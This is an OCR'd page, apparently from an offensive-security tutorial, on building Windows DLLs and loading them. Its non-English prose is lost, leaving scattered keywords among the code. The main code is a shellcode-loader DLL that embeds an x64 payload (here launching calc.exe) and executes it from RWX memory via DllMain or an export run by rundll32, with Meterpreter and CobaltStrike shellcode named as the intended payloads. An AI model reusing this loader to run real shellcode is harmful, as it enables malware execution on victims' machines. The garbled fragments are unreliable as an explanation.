

DLL

Windows EXE DLL PE 2 **MessageBoxW user32.dll** DLL

ntdll.dll kernel32.dll kernelbase.dll

explorer.exe firefox.exe DLL kernel32.dll DLL DLL






DLL Windows

DLL

C++ DLL DLL C# DLL C# DLL DLL C++ DLL

Visual Studio **Dynamic-Link Library**



DLL


```
#include "pch.h"


BOOL APIENTRY DllMain( HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

DllMain DLL switch 4 **DLL** **extern __declspec(dllexport)**

DLL **Loaded!** MessageBoxmessagebox() **Export Function is invoked**

```
#include "pch.h"
#include "windows.h"
#include "stdlib.h"


extern "C" __declspec(dllexport) void messagebox()
{
    MessageBoxA(NULL, "Export Function is invoked", "Export", MB_OK);
}



BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBoxA(NULL, "Loaded!", "ATTACH", MB_OK);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

PE Bear messagebox



DLL / DLL Shellcode **LoadLibrary** DllMain Meterpreter CobaltStrike Shellcode DLL Shellcode DllMain Shellcode Shellcode


calc_export **calc_dllmain** calc_export rundll32 calc_dllmain Dl

```
#include "pch.h"
#include "windows.h"
#include "stdlib.h"


unsigned char shellcode[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
```

```
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};



extern "C" __declspec(dllexport) void calc_export()
{
    int length = sizeof(shellcode);
    void * exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(exec, shellcode, length);
    ((void(*) ()) exec)();
}


void calc_dllmain()
{
    int length = sizeof(shellcode);
    void* exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(exec, shellcode, length);
    HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
}



BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
```

```
    case DLL_PROCESS_ATTACH:
        calc_dllmain();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


rundll32 calc_export 2 DllMain Shellcode Shellcode



DLL

DLL LoadLibrary API GetProcAddress

```
#include <iostream>
#include <windows.h>

typedef void (*calc_export)();

int main()
{
    HMODULE hModule = LoadLibraryA("D:\\tooling\\dllcpp\\x64\\Release\\dllcpp.dll");
    calc_export calc_ptr=(calc_export)GetProcAddress(hModule, "calc_export");
    calc_ptr();
}
```



DLL **GetModuleHandle** API DLL

```
#include <iostream>
#include <windows.h>

typedef int (WINAPI* MessageBoxAType)(
    HWND          hWnd,
    LPCSTR        lpText,
    LPCSTR        lpCaption,
    UINT          uType
    );

int main()
{
```

```
    HMODULE hModule = GetModuleHandleA("user32.dll");
    if (hModule != NULL)
    {
        MessageBoxAType msg_ptr = (MessageBoxAType)GetProcAddress(hModule, "MessageBoxA");
        if (msg_ptr != NULL)
        {
            msg_ptr(NULL, "Dler Security 2022", "Message", MB_OK);
        }
        else
        {
            std::cout << "Failed to locate the function." << std::endl;
        }
    }
    else
    {
        std::cout << "Failed to load the DLL." << std::endl;
    }
}
```

Revision #8
Created 21 June 2023 04:54:17 by
Updated 28 January 2024 05:09:03 by